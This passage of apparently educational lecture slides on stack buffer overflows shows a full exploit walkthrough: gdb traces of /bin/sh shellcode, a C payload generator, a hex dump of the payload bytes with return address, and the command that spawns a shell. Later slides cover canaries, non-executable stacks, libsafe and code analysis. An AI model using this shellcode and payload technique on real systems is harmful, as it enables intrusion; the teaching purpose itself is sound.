1: x/i $eip  0x8049e02:       pop    %ebx
```

What's Happening Here?

```
% gdb src/call-exploit
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
/* Rest of copyright message and some initialization skipped */
(gdb) b exploit
Breakpoint 2 at 0x8049e00
(gdb) call *0x8049e00()
Breakpoint 2, 0x08049e00 in force_to_data ()
(gdb) display/i $pc
1: x/i $eip  0x8049e00:       jmp    0x8049e1f
(gdb) stepi
1: x/i $eip  0x8049e1f:       call   0x8049e02
(gdb) stepi
1: x/i $eip  0x8049e02:       pop    %ebx
(gdb) stepi
1: x/i $eip  0x8049e03:       xor    %eax,%eax
```

What’s Happening Here?

```
% gdb src/call-exploit
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
/* Rest of copyright message and some initialization skipped */
(gdb) b exploit
Breakpoint 2 at 0x8049e00
(gdb) call *0x8049e00()
Breakpoint 2, 0x08049e00 in force_to_data ()
(gdb) display/i $pc
1: x/i $eip  0x8049e00:       jmp    0x8049e1f
(gdb) stepi
1: x/i $eip  0x8049e1f:       call   0x8049e02
(gdb) stepi
1: x/i $eip  0x8049e02:       pop    %ebx
(gdb) stepi
1: x/i $eip  0x8049e03:       xor    %eax,%eax
(gdb) print (char*) $ebx
$3 = 0x8049e24 "/bin/sh"
```

Overflowing the Buffer

The return address we want to stick on the stack is `0xbffff98c`.

Therefore, bytes 304–307 of the buffer must now be 0x8c, 0xf9, 0xff, and 0xbf, respectively. (The Pentium is a little-endian machine.)

Getting the Byte Sequence

```
void shellcode(int total_bytes,
               unsigned char *return_address) {
  const unsigned char *s;
  int i;
  union {
    unsigned char b[sizeof(unsigned char *)];
    unsigned char *a;
  } address;

  fwrite(&exploit_start, 1, &exploit_end - &exploit_start - 1, stdout);

  for (i = &exploit_end - &exploit_start;
       i < total_bytes - sizeof(return_address); i++)
    putchar('X');

  address.a = return_address;
  for (i = 0; i < sizeof(unsigned char *); i++)
    fwrite(address.b, 1, sizeof(unsigned char *), stdout);
}
```

The Test

```
% od -x shellcode
0000000 1deb 315b 89c0 085b 4389 880c 0743 0bb0
0000020 4b8d 8d08 0c53 80cd c031 8940 cdc3 e880
0000040 ffde ffff 622f 6e69 732f 5868 5858 5858
0000060 5858 5858 5858 5858 5858 5858 5858 5858
*
0000460 f98c bfff
0000464

% (cat shellcode; cat) | src/overflow-sample
Return address must be 0xbffff98c

/* Some meaningless characters skipped */
```

The Test

```
% od -x shellcode
0000000 1deb 315b 89c0 085b 4389 880c 0743 0bb0
0000020 4b8d 8d08 0c53 80cd c031 8940 cdc3 e880
0000040 ffde ffff 622f 6e69 732f 5868 5858 5858
0000060 5858 5858 5858 5858 5858 5858 5858 5858
*
0000460 f98c bfff
0000464

% (cat shellcode; cat) | src/overflow-sample
Return address must be 0xbffff98c

/* Some meaningless characters skipped */

ls -l /tmp
total 8
drwx------    2 neuhaus  users    4096 Mar  4 12:47 orbit-neuhaus
drwx------    2 neuhaus  users    4096 Mar  4 12:47 ssh-XXWo6dJ4
```

Means to Avoid BO

- Compiler Support

Means to Avoid BO

- Compiler Support
- MMU/Operating System Support

Means to Avoid BO

- Compiler Support
- MMU/Operating System Support
- Library Support

Means to Avoid BO

- Compiler Support
- MMU/Operating System Support
- Library Support
- Static Checking

Means to Avoid BO

- Compiler Support
- MMU/Operating System Support
- Library Support
- Static Checking
- Dynamic Checking

Means to Avoid BO

- Compiler Support
- MMU/Operating System Support
- Library Support
- Static Checking
- Dynamic Checking

Can it be a coincidence that Buffer Overflow and Body Odor have the same acronym? After all, they are very much alike: it happend, but nobody wants it.

Compiler Support: Not Dead, Just Resting

Before the advent of chemical analyzers, miners used canaries to warn them of the presence of dangerous gases: when the canary stopped chirping (or, more likely, dropped dead), it was time to leave the mine in a hurry.

Compiler Support: Not Dead, Just Resting

Before the advent of chemical analyzers, miners used canaries to warn them of the presence of dangerous gases: when the canary stopped chirping (or, more likely, dropped dead), it was time to leave the mine in a hurry.

Products like MemGuard protect the return address on the stack by writing certain random values (canaries) on the stack in front of the return address and checking whether these values have changed just before returning.

Compiler Support: Not Dead, Just Resting

Before the advent of chemical analyzers, miners used canaries to warn them of the presence of dangerous gases: when the canary stopped chirping (or, more likely, dropped dead), it was time to leave the mine in a hurry.

Products like MemGuard protect the return address on the stack by writing certain random values (canaries) on the stack in front of the return address and checking whether these values have changed just before returning.

- Large performance impact

Compiler Support: Not Dead, Just Resting

Before the advent of chemical analyzers, miners used canaries to warn them of the presence of dangerous gases: when the canary stopped chirping (or, more likely, dropped dead), it was time to leave the mine in a hurry.

Products like MemGuard protect the return address on the stack by writing certain random values (canaries) on the stack in front of the return address and checking whether these values have changed just before returning.

- Large performance impact
- An attacker that can guess a canary value can attack the system

Compiler Support: Not Dead, Just Resting

Before the advent of chemical analyzers, miners used canaries to warn them of the presence of dangerous gases: when the canary stopped chirping (or, more likely, dropped dead), it was time to leave the mine in a hurry.

Products like MemGuard protect the return address on the stack by writing certain random values (canaries) on the stack in front of the return address and checking whether these values have changed just before returning.

- Large performance impact
- An attacker that can guess a canary value can attack the system
- Doesn't help against buffer overflows that don't overwrite the return address

MMU/OS Support (1)

Memory on the stack can be marked as non-executable by the Memory Management Unit (MMU), under control by the operating system.

MMU/OS Support (1)

Memory on the stack can be marked as non-executable by the Memory Management Unit (MMU), under control by the operating system.

When the processor fetches an instruction from a memory location that is not OK'd for execution, it raises a trap. The instruction is not executed.

MMU/OS Support (1)

Memory on the stack can be marked as non-executable by the Memory Management Unit (MMU), under control by the operating system.

When the processor fetches an instruction from a memory location that is not OK'd for execution, it raises a trap. The instruction is not executed.

Helps, but not totally: The attacker can perhaps not execute arbitrary code *that he wrote*, but he can still execute arbitrary code *that is already in the application*, because he can still jump to any location in the code.

MMU/OS Support (1)

Memory on the stack can be marked as non-executable by the Memory Management Unit (MMU), under control by the operating system.

When the processor fetches an instruction from a memory location that is not OK'd for execution, it raises a trap. The instruction is not executed.

Helps, but not totally: The attacker can perhaps not execute arbitrary code *that he wrote*, but he can still execute arbitrary code *that is already in the application*, because he can still jump to any location in the code.

MMU/OS Support (2)

So if the executable contains code that launches a shell, there is no need to put it on the stack!

MMU/OS Support (2)

So if the executable contains code that launches a shell, there is no need to put it on the stack!

Many (Unix) programs contain such code: vi, emacs, less, more, awk, perl, sendmail.

MMU/OS Support (2)

So if the executable contains code that launches a shell, there is no need to put it on the stack!

Many (Unix) programs contain such code: vi, emacs, less, more, awk, perl, sendmail.

Still, it’s better than nothing, even though it is a feature of the *execution environment* instead of the *executing code*.

MMU/OS Support (2)

So if the executable contains code that launches a shell, there is no need to put it on the stack!

Many (Unix) programs contain such code: vi, emacs, less, more, awk, perl, sendmail.

Still, it's better than nothing, even though it is a feature of the *execution environment* instead of the *executing code*.

Non-executable stack patches are available for Linux at `http://www.openwall.org/`

Library Support

One weakness of C is that strings carry no intrinsic length.

Library Support

One weakness of C is that strings carry no intrinsic length.

Therefore, operations like *memcpy*(3) or *strcpy*(3) can write beyond the end of the string.

Library Support

One weakness of C is that strings carry no intrinsic length.

Therefore, operations like *memcpy*(3) or *strcpy*(3) can write beyond the end of the string.

That can’t be changed, but libraries can find the extent of the *stack frame* the variable is in and refuse to copy more bytes than are in the stack frame.

Library Support

One weakness of C is that strings carry no intrinsic length.

Therefore, operations like *memcpy*(3) or *strcpy*(3) can write beyond the end of the string.

That can't be changed, but libraries can find the extent of the *stack frame* the variable is in and refuse to copy more bytes than are in the stack frame.

- Pros: nifty idea; works for a large class of stack smashing attacks.

Library Support

One weakness of C is that strings carry no intrinsic length.

Therefore, operations like *memcpy*(3) or *strcpy*(3) can write beyond the end of the string.

That can't be changed, but libraries can find the extent of the *stack frame* the variable is in and refuse to copy more bytes than are in the stack frame.

- Pros: nifty idea; works for a large class of stack smashing attacks.
- Cons: buffer overflows happen not only through library functions (though most do); performance impact; removes the symptoms, not the illness.

Library Support

One weakness of C is that strings carry no intrinsic length.

Therefore, operations like *memcpy*(3) or *strcpy*(3) can write beyond the end of the string.

That can't be changed, but libraries can find the extent of the *stack frame* the variable is in and refuse to copy more bytes than are in the stack frame.

- Pros: nifty idea; works for a large class of stack smashing attacks.
- Cons: buffer overflows happen not only through library functions (though most do); performance impact; removes the symptoms, not the illness.

libsafe at `http://www.avayalabs.com/project/libsafe/`.

Static Code Analysis (aka Grepping)

Some tools look at the source code to decide whether it is vulnerable.

Static Code Analysis (aka Grepping)

Some tools look at the source code to decide whether it is vulnerable.

A tool decomposes the source text into tokens and looks for patterns.

Static Code Analysis (aka Grepping)

Some tools look at the source code to decide whether it is vulnerable.

A tool decomposes the source text into tokens and looks for patterns.

Another tool computes slices to check dependencies between variables in a program.

Static Code Analysis (aka Grepping)

Some tools look at the source code to decide whether it is vulnerable.

A tool decomposes the source text into tokens and looks for patterns.

Another tool computes slices to check dependencies between variables in a program.

Still another tool makes symbolic bounds analyses for array and pointer accesses.

Static Code Analysis (aka Grepping)

Some tools look at the source code to decide whether it is vulnerable.

A tool decomposes the source text into tokens and looks for patterns.

Another tool computes slices to check dependencies between variables in a program.

Still another tool makes symbolic bounds analyses for array and pointer accesses.

The general problem is uncomputable. Some partial success is possible for simple cases.

Static Code Analysis (aka Grepping)

Some tools look at the source code to decide whether it is vulnerable.

A tool decomposes the source text into tokens and looks for patterns.

Another tool computes slices to check dependencies between variables in a program.

Still another tool makes symbolic bounds analyses for array and pointer accesses.

The general problem is uncomputable. Some partial success is possible for simple cases.

Dynamic Methods

Work by checking every array and pointer access at run time (see reference [2] in survey article below).

Dynamic Methods

Work by checking every array and pointer access at run time (see reference [2] in survey article below).

Since C has such an unwieldy array model, this has a *huge* performance impact.

Dynamic Methods

Work by checking every array and pointer access at run time (see reference [2] in survey article below).

Since C has such an unwieldy array model, this has a *huge* performance impact.

Also, the program cannot meaningfully continue to run after a buffer pverflow has been detected ⇒ can be used only in development, not in production

Dynamic Methods

Work by checking every array and pointer access at run time (see reference [2] in survey article below).

Since C has such an unwieldy array model, this has a *huge* performance impact.

Also, the program cannot meaningfully continue to run after a buffer pverflow has been detected ⇒ can be used only in development, not in production

Can only be used to find overflows *as they occur* (actual faults) as opposed to overflows that *could occur* (potential faults).

How to Write BO-Free Code

In practice, it’s hard to avoid them if they are at all possible.

How to Write BO-Free Code

In practice, it’s hard to avoid them if they are at all possible.

It’s not enough simply to avoid certain functions (although that helps).

How to Write BO-Free Code

In practice, it’s hard to avoid them if they are at all possible.

It’s not enough simply to avoid certain functions (although that helps).

It’s also not enough to make your source code open for peer review because most people simply don’t *do* peer review:

How to Write BO-Free Code

In practice, it's hard to avoid them if they are at all possible.

It's not enough simply to avoid certain functions (although that helps).

It's also not enough to make your source code open for peer review because most people simply don't *do* peer review:

- A (glaringly obvious) buffer overflow was present for almost a decade in wu-ftpd, an FTP server program before it was finally noticed and removed.

How to Write BO-Free Code

In practice, it's hard to avoid them if they are at all possible.

It's not enough simply to avoid certain functions (although that helps).

It's also not enough to make your source code open for peer review because most people simply don't *do* peer review:

- A (glaringly obvious) buffer overflow was present for almost a decade in wu-ftpd, an FTP server program before it was finally noticed and removed.
- Buffer overflows continue to be found in sendmail.

How to Write BO-Free Code

In practice, it's hard to avoid them if they are at all possible.

It's not enough simply to avoid certain functions (although that helps).

It's also not enough to make your source code open for peer review because most people simply don't *do* peer review:

- A (glaringly obvious) buffer overflow was present for almost a decade in wu-ftpd, an FTP server program before it was finally noticed and removed.
- Buffer overflows continue to be found in sendmail.

Therefore:

Some Hard-And-Fast Rules

- Don’t use C

Some Hard-And-Fast Rules

- Don’t use C
- If you use C++, use smart buffers that do their own range checking

Some Hard-And-Fast Rules

- Don’t use C
- If you use C++, use smart buffers that do their own range checking
- Always include range checking code

Some Hard-And-Fast Rules

- Don’t use C
- If you use C++, use smart buffers that do their own range checking
- Always include range checking code
- *Never* disable range checking code “for performance reasons”

Some Hard-And-Fast Rules

- Don’t use C
- If you use C++, use smart buffers that do their own range checking
- Always include range checking code
- *Never* disable range checking code “for performance reasons”
- Use languages with managed memory like Java, Perl, Python, . . .

Some Hard-And-Fast Rules

- Don’t use C
- If you use C++, use smart buffers that do their own range checking
- Always include range checking code
- *Never* disable range checking code “for performance reasons”
- Use languages with managed memory like Java, Perl, Python, . . .
- Don’t use languages with OO features grafted on as an afterthought, like Perl, Python, PHP, . . . :-)

Some Hard-And-Fast Rules

- Don’t use C
- If you use C++, use smart buffers that do their own range checking
- Always include range checking code
- *Never* disable range checking code “for performance reasons”
- Use languages with managed memory like Java, Perl, Python, . . .
- Don’t use languages with OO features grafted on as an afterthought, like Perl, Python, PHP, . . . :-)
- Design your program so that it is secure from the start

Some More Reasons For Java

Using C, you can in principle execute every byte sequence that is a legal machine language program

That is not possible in a (properly implemented) Java VM:

Every byte stream that wants to be executed by the VM must go through the *bytecode verifier* that disallows execution if certain obvious problems are present.

Some More Reasons For Java

Using C, you can in principle execute every byte sequence that is a legal machine language program

That is not possible in a (properly implemented) Java VM:

Every byte stream that wants to be executed by the VM must go through the *bytecode verifier* that disallows execution if certain obvious problems are present.

That is *not* to say that Java doesn’t have its problems (because it does), it just a lot more difficult to attack it with a buffer overflow.

Summary

- What are Buffer Overflows?
- some IA32 assembler
- How do Buffer Overflows work?
- How to Make an Exploit
- How to Avoid Buffer Overflows

Resources

Shellcodes: http://www.shellcode.org/

Jack Koziol, David Litchfield, Dave Aitel, *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*, Wiley, 2004.

Greg Hoglund, Gary McGraw, *Exploiting Software*, Addison-Wesley, 2004.

Buffer Overflows: http://www.phrack.org/

OpenWall Project: http://www.openwall.org/

Libsafe: http://www.avayalabs.com/project/libsafe/

Survey article about buffer overflows (in German): http://www.st.cs.uni-sb.de/˜neuhaus/publications/bo.pdf (also contains all of the above URLs).